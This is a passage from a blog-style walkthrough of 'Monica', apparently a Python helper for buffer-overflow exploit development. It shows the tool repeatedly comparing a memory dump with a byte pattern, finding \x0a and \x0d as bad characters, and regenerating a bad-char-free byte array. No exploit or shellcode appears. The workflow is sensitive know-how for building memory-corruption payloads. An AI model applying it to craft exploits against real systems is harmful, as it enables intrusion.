now pass file path of file mem_file.txt to monica

```
root@kali:~/Monica# ./monica.py compare -f /mnt/hgfs/Shared_Folder_/mem_file.txt
[+] Comparing them now for you with eachother to detect badchars

[+] Below is the string line properly copied to memory - at the EOL bad_char found
[+] 01\x02\x03\x04\x05\x06\x07\x08\x09

[+] Following Badchars found
[+] 0a

root@kali:~/Monica#
```

here you may see \x0a is a bad char identified

data from \x01 till \x09 properly copied to memory but after 09, 0a was there that worked as string terminator for this application process and rest of the payload data did not get copied

Now it's time to regenerate new bad char pattern but this time excluding identified bad char

Time to call monica and pass a sub-command 'nobad-pattern' with its own required arruments

3. nobad_pattern

```
root@kali:~/Monica# ./monica.py nobad_pattern -h
[+] A Dir with name "/root/Monica/Bad_Char_Dir/" is already available exiting this pe
ice of code


usage: monica.py nobad_pattern [-h] [-b BADCHAR]

optional arguments:
  -h, --help            show this help message and exit
  -b BADCHAR, --badchar BADCHAR
                        Takes badchars in comma joined form
```

passing the identified bad char previously will generate new badchar pattern free of the identified bad char that is in this context '\x0a'

```
root@kali:~/Monica# ./monica.py nobad_pattern -b 0a
[+] A Dir with name "/root/Monica/Bad_Char_Dir/" is already available exiting this pe
ice of code


Bad_Char_Free_Byte_Array =

 \x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16
\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\
x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x
41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x5
6\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b
\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\
x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x
96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xa
b\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0
\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\
xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\x
eb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff

[+] "Bad_Char_Pattern" written on
 "/root/Monica/Bad_Char_Dir/Bad_Char_Pattern_File" !
```

Bad char recreated but this time \x0a is not present after \x09

Copy this new bad char pattern execute the payload. Repeat the process of compare mentioned above.

if again bad char identified, repeat nobad_pattern and compare process till all bad chars identified

here in my context after execution of the exploit containing above generated payload caused again bad char to appear that is \x0d

```
[+] Comparing them now for you with eachother to detect badchars

[+] Below is the string line properly copied to memory - at the EOL bad_char found
[+] 01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c

[+] Following Badchars found
[+] 0d
```

Repeating the bad char removal process to remove \x0a and \x0d

```
root@kali:~/Monica# ./monica.py nobad_pattern -b 0a,0d
```

Comparing patterns process gave me finally this (Remember of copying pattern from memory dump and passing the file path to compare subcommand of monica)

```
[+] Comparing them now for you with eachother to detect badchars

[+] Below is the string line properly copied to memory - at the EOL bad_char found
[+] 01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x1
7\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c
\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\
x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x
57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6
c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81
\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\
x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\x
ac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc
1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6
\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\
xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff

[+] Following Badchars found
[+]
```

All payload is overwritten in memory entirely without any break

Now finally it can be seen that all bad char pattern sent as payload got copied this time as confirm by the script and Bad char is not present in the output this time

Since this is not a exploit development tutorial but just a demonstration of Monica's different functionality, the article on Mona ends here :)